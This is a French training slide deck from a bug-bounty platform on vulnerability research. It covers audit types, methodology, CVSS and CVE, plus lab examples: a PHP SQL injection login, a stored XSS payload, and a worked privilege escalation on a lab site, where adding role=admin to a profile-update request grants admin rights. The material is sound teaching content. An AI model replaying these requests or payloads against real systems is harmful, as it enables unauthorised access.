

Recherche de
vulnérabilités

YES WE H/CK


#1 European
bug bounty platform

MUNICH · LAUSANNE · PARIS · SINGAPOUR



 **LES BESOINS**

➤ **Métier**



➤ **Transformation numérique**

- Périmètres exposés ++
- Stockage de données ++
- Inter-connection ++

Risques ++



LES BESOINS

- Réglementation/certification
 - PCI-DSS
 - CSPN
 - AMF
 - RGPD (EU)
 - Sanction de 250 000 euros à l'encontre d'INFOGREFFE (13/09/2022)

- Et ailleurs ...

Breach of the Protection Obligation by MyRepublic

15 Sep 2022


A financial penalty of \$60,000 was imposed on MyRepublic for failing to put in place reasonable security arrangements to protect the personal data in its possession.

Click [here](#) to find out more.

Tags: Protection, Financial Penalty, Information and Communications

Les applications

- Audit boîte blanche
- Test d'intrusion
- Red team
- Bug bounty





AUDIT BOITE BLANCHE

- Dédié à l'organisationnel ou processus
- Réalisé à base d'interview ou code source
- Sensibilisation

- Avantages :
 - Périmètre organisationnel
 - Contrôle de politiques (Mot de passe – PSSI - ...)

- Inconvénients :
 - Non exhaustif
 - Dépendant du temps passé
 - Dépendant de la bonne volonté





MINISTÈRE
DE L'ÉDUCATION
NATIONALE
ET DE LA JEUNESSE

*Liberté
Égalité
Fraternité*



TEST D'INTRUSION

- Externe : Périmétrique
- Interne : Périscopique
- Avantages :
 - Exhaustivité
 - Vulnérabilités avérées
 - Contexte métier
- Inconvénients :
 - Temps contraint



YES WE H/CK

 **RED TEAM**

- Attaque en profondeur
 - Vecteur technique, physique et humain
- Cible spécifique

- Avantages
 - Réalisme
 - Surface d'attaque
- Inconvénients
 - Long
 - Couteux
 - Spécifique



 **BUG BOUNTY**

- Périométrique ++
- Avantages :
 - Tests continus
 - Diversité de style d'attaques
- Inconvénients :
 - Processus internes



Approche « Bug Hunting »

Recherche de vulnérabilités par différentes méthodes

VS

Recherche de traces d'intrusion dans un système compromis



YES WE H/CK

VULNÉRABILITÉ

« faiblesse dans un système informatique permettant à un attaquant de porter atteinte à l'intégrité de ce système, c'est-à-dire à son fonctionnement normal, à la confidentialité ou à l'intégrité des données qu'il contient. »

Généralement les vulnérabilités sont liées à des erreurs lors :

- de la **conception** : faille de design, problème de logique métier
- de l'**implémentation** : erreur de programmation, utilisation de bibliothèques vulnérables...
- de la **configuration** : permissions sur les fichiers, algorithmes cryptographiques faibles...



OBJECTIFS

- Hack to learn (don't learn to hack)
- Publier des avis de vulnérabilités
 - Autopromotion, sécurisation globale d'internet, travaux de recherche
- Auditer l'application/produit d'un client
 - Sécuriser une application/SI, obtenir une certification
- Vendre des vulnérabilités/exploits
- Compromettre un système
 - Cybercrime/blackhats, nation state hackers



DÉMARCHE GLOBALE

- Compréhension du fonctionnement de la cible
- Identification de la surface d'attaque
- Identification des vulnérabilités publiques
- Recherche de vulnérabilités non publiques
- Analyse des vulnérabilités
- Livrables



FONCTIONNEMENT DE LA CIBLE

- Utilisation de l'application
 - pré/post authentification
 - compréhension du fonctionnement de l'application (métier)
- Analyse du trafic
 - Proxy d'interception
 - Liste des fonctions
- Analyse de l'architecture
 - Module(s) de l'application
 - Technologie(s) de l'application



SURFACE D'ATTAQUE

- Ensemble des services exposés
 - peut varier en fonction des privilèges
- Liste des points d'entrée
- Identification de la technologie
 - Logiciel (Header)
 - Version
 - Informations venues d'erreurs
 - Extension de fichier



VULNÉRABILITÉS CONNUES

➤ Identification des vulnérabilités connues pour tous les composants identifiés en phase de « reconnaissance »

- Google dork
- CVEdetails
- Changelog éditeur
- Exploit-db
- Securityfocus
- ...



RECHERCHE DE VULNÉRABILITÉ

- Approche manuelle
 - Analyse des paramètres
 - Analyse des points d'entrée
 - Analyse des « workflows »
- Approche automatique
 - Utilisation de scanner
 - Utilisation de « fuzzer »
 - Analyse et qualification des résultats



RECHERCHE DE VULNÉRABILITÉ

➤ Approche statique

- Analyse sans exécution
- Analyse du code source
- Rétro-ingénierie

➤ Approche dynamique

- Analyse par l'exécution
- Instrumentalisation de l'exécution (debugger)

Recherche de vulnérabilité

- Fonctions non-authentifiées/authentifiées
- Fonctions sensibles
- Données sensibles
- Processus métiers
- Cloisonnement des privilèges
- Cloisonnement des données

Vulnérabilité
technique

Vulnérabilité
métier



ANALYSE DE LA VULNÉRABILITÉ

➤ Les pré-requis

- Authentification ?
- Privilèges ?
- Interaction de la cible ?



CLICK HERE


YES WE H/CK



ANALYSE DE LA VULNÉRABILITÉ

➤ Le type de vulnérabilité

- Définition précise de la vulnérabilité





ANALYSE DE LA VULNÉRABILITÉ

- La cause de la vulnérabilité
 - Quelle fonction permet ou ne protège pas contre l'exploitation

Une page intégrée à l'adresse www.google.com indique
1337

OK

YES WE H/CK



ANALYSE DE LA VULNÉRABILITÉ

➤ La remédiation

- Recommandation de correction (générique ou sur mesure)






ANALYSE DE LA VULNÉRABILITÉ

➤ L'impact

- Risque induit par la vulnérabilité



 CVSS

- Common Vulnerability Scoring System
 - Version 3.1
- Maintenu par un groupe de travail composé d'industriels et de scientifiques
 - <https://www.first.org/cvss/participants>



 **CVSS**

- **Exploitabilité**
 - AV** : Vecteur d'attaque (réseau, adjacent, local ou physique)
 - AC** : Complexité de l'attaque (basse ou élevée)
 - PR** : Privilèges requis (aucun, bas, haut)
 - UI** : Interaction utilisateur (aucune, requise)
- **S** : Périmètre (modifié, inchangé)
- **Impact**
 - C** : Confidentialité (aucun, bas, haut)
 - I** : Intégrité (aucun, bas, haut)
 - A** : Disponibilité (aucun, bas, haut)



 **LIVRABLES**

➤ Advisory

- Avis de sécurité
- Terme consacré pour le descriptif officiel d'une vulnérabilité par éditeur ou une entreprise de sécurité
 - Ex: technet Microsoft
- Mode de communication d'un éditeur sur ses
- vulnérabilités



LIVRABLES

➤ CVE

- Common Vulnerabilities and Exposures
- Maintenu par Mitre Corporation -
<https://cve.mitre.org>
- Base de données des vulnérabilités publiques
- Chaque vulnérabilité se voit attribuer un numéro identifiant unique
- Descriptif sommaire de la vulnérabilité
- Références

 **LIVRABLES**

➤ Fiche de vulnérabilité

- Format souvent employé dans les rapports d'audit
- Rapide analyse de risque liée au contexte du client
- Recommandation pour corriger la vulnérabilité
- POC d'exploitation

YesWeHack Edu

- Instance d'environnements vulnérables
- Plateforme de formation (<https://dojo-yeswehack.com/>)
- Plateforme de gestion de rapports de vulnérabilité

The screenshot shows the homepage of WocsaShop. At the top, there is a navigation bar with 'HOME', 'BLOG', and 'MY SHOPS'. Below the navigation bar is a banner with the text 'WocsaShop just opened!' and a description of the platform. Underneath, there is a 'Featured Product' section with four items: 'Free Pizzal' for \$0.00, 'Bananas 0.shop.1' for \$13.00, 'Burger 0.shop.2' for \$20.00, and 'Portions of.sushi.1.shop.1' for \$13.00.

– SQL Injection –

Practice >

SQL Injection is an exploit technique used by an attacker to alter the queries made to an SQL database. This can be used to fetch or modify the content of a database. SQL injection are found when an user supplied value is used incorrectly in an SQL query. While SQLi are mostly found in web application, they can also be found in any other app using SQL.

/ Example

Imagine the following php code for a simple admin login.

```
1 <?php
2 include 'db.php';
3
4 // Get the password from POST data
5 $pass = isset($_POST['pass']) ? $_POST['pass'] : "";
6
7 $username = run_query("SELECT username FROM users WHERE username = 'admin' AND password = '$pass'");
8 if ($username){
9     echo "Welcome $username";
10 }
11 ?>
```

We can see that a user supplied pass is injected directly inside the query. This really bad practice make your code vulnerable to SQL injection attack.

This is what the actual query look like after the variable substitution:

\$pass hunter2

/ Stored XSS through comments

CLEAN OIL COMPANY - RÉSEAU INTERNE VERS ICS 8 COMMENTS

SUBMITTED BY YONGI1 ON 2021-02-12

CVSS SCORE
4.9
SEVERITY
MEDIUM

VECTOR STRING
CVSS3.0/AV:N/ACH:P/RL:UI/N:S/C:LI/L:AN

UPDATE GIVE 1 BONUS POINT

Quality points

1 2 3 4 5

REPORT DETAILS

BUG TYPE Cross-site Scripting (XSS) - Stored (CWE-79) → Remediation
SCOPE <https://democompany.net>
ENDPOINT <https://democompany.net/comments/add>
SEVERITY Medium
VULNERABLE PART get-parameter
PART NAME comment
PAYLOAD <script>alert("XSS !!!")</script>
TECHNICAL ENVIRONMENT Apache/2.4.25 (Debian)
APPLICATION FINGERPRINT
IP USED 13.3713.37
PATCH STATUS UNDEFINED Ask for patch
TRACKING STATUS UNTRACKED Update

EDIT

YES WE H/CK

Cas concret



- Nom de Zeus !

<https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/>

YES WE H/CK

Cas concret

➤ Récupération des informations utilisateur

| Request | Response |
|--|---|
| <pre>1 GET /users/getinfo/1338/?fields[]=email&fields[]=role HTTP/2 2 Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com 3 Cookie: csrfToken= 9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f1 8d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba3 6261; CAKEPHP=o958lk64vphb5782ghavch2m7e 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0) Gecko/20100101 Firefox/104.0 5 Accept: application/json, text/javascript, */*; q=0.01 6 Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3 7 Accept-Encoding: gzip, deflate 8 X-Requested-With: XMLHttpRequest 9 Dnt: 1 10 Referer: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/ 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 Te: trailers 15 16</pre> | <pre>1 HTTP/2 200 OK 2 Cache-Control: no-store, no-cache, must-revalidate 3 Content-Type: application/json; charset=UTF-8 4 Date: Sun, 25 Sep 2022 10:30:08 GMT 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Pragma: no-cache 7 Server: Apache/2.4.53 (Debian) 8 Content-Length: 38 9 10 {"email":"test@test.fr","role":"user"}</pre> |

Cas concret

➤ Mise à jour des informations utilisateur

The image shows a screenshot of a web browser's developer tools, specifically the Network tab. It displays an HTTP request and its corresponding response.

Request:

- Method: PUT
- URL: /users/edit/1338
- Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
- Cookie: csrfToken=9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261; CAKEPHP=o958lk64vphb5782ghavch2m7e
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0) Gecko/20100101 Firefox/104.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 249
- Origin: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
- Dnt: 1
- Referer: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users/edit/1338
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: same-origin
- Sec-Fetch-User: ?1
- Te: trailers

Response:

- Status: HTTP/2 302 Found
- Cache-Control: no-store, no-cache, must-revalidate
- Content-Type: text/html; charset=UTF-8
- Date: Sun, 25 Sep 2022 10:31:38 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Location: http://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users
- Pragma: no-cache
- Server: Apache/2.4.53 (Debian)
- Content-Length: 0

The request body (line 20) is a URL-encoded form containing fields for method, csrfToken, email, avatar_url, address, zipcode, city, phone, agent_number, and password.

Cas concret

➤ Parameter pollution

Request

Pretty Raw Hex

```
1 GET /users/getinfo/1338/?fields[]=email&fields[]=role&fields[]=city
HTTP/2
2 Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
3 Cookie: csrfToken=
9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d9366e
f0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261; CAKEPHP=
o958lk64vphb5782ghavch2m7e
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0)
Gecko/20100101 Firefox/104.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 Dnt: 1
10 Referer:
https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users/edit
/1338
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: application/json; charset=UTF-8
4 Date: Sun, 25 Sep 2022 10:31:49 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Server: Apache/2.4.53 (Debian)
8 Content-Length: 53
9
10 {"email":"test@test.fr","role":"user","city":"Paris"}
```

Cas concret

➤ Parameter pollution

The screenshot displays the network tab of a browser's developer tools, showing an HTTP request and its corresponding response.

Request:

- Method: POST
- URL: /users/edit/1338
- Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
- Cookie: csrfToken=9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261; CAKEPHP=o958lk64vphb5782ghavch2m7e
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0) Gecko/20100101 Firefox/104.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 260
- Origin: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com
- Dnt: 1
- Referer: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users/edit/1338
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: same-origin
- Sec-Fetch-User: ?1
- Te: trailers

Request Body:

```
_method=PUT&csrfToken=9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261&email=test%40test.fr&avatar_url=&address=&zipcode=75000&city=Paris&phone=&agent_number=&password=&role=admin
```

Response:

- Status: HTTP/2 302 Found
- Cache-Control: no-store, no-cache, must-revalidate
- Content-Type: text/html; charset=UTF-8
- Date: Sun, 25 Sep 2022 10:42:59 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Location: http://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users
- Pragma: no-cache
- Server: Apache/2.4.53 (Debian)
- Content-Length: 0

Cas concret

➤ Parameter pollution



ALL OFFERS

ADMIN: USERS

EDIT PROFILE



SIGN OUT

| Request | | Response | |
|---------|--|----------|--|
| Pretty | Raw | Hex | Render |
| 1 | GET /users/getinfo/1338/?fields[]=email&fields[]=role&fields[]=city | 1 | HTTP/2 200 OK |
| 2 | Host: 59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com | 2 | Cache-Control: no-store, no-cache, must-revalidate |
| 3 | Cookie: csrfToken=9b1e6d630ba6e1f76a529f95237f27d764be0195e88513e98bd9dcd154f8f18d9366ef0c75ee23b1e1620e9f24d6c106b7cba1a9ee0834391bb242c04ba36261; CAKEPHP=o958lk64vphb5782ghavch2m7e | 3 | Content-Type: application/json; charset=UTF-8 |
| 4 | User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0) Gecko/20100101 Firefox/104.0 | 4 | Date: Sun, 25 Sep 2022 10:44:15 GMT |
| 5 | Accept: application/json, text/javascript, */*; q=0.01 | 5 | Expires: Thu, 19 Nov 1981 08:52:00 GMT |
| 6 | Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3 | 6 | Pragma: no-cache |
| 7 | Accept-Encoding: gzip, deflate | 7 | Server: Apache/2.4.53 (Debian) |
| 8 | X-Requested-With: XMLHttpRequest | 8 | Content-Length: 54 |
| 9 | Dnt: 1 | 9 | |
| 10 | Referer: https://59e3f4ec92bbab4997ef1d66429c0676.bountystarter.com/users/edit/1338 | 10 | {"email":"test@test.fr","role":"admin","city":"Paris"} |
| 11 | Sec-Fetch-Dest: empty | | |
| 12 | Sec-Fetch-Mode: cors | | |
| 13 | Sec-Fetch-Site: same-origin | | |
| 14 | Te: trailers | | |
| 15 | | | |
| 16 | | | |

YES WE H/CK

YES WE HACK

MERCI

Romain LECOEVRE

r.lecoevre@yeswehack.com

+33 6 78 83 86 42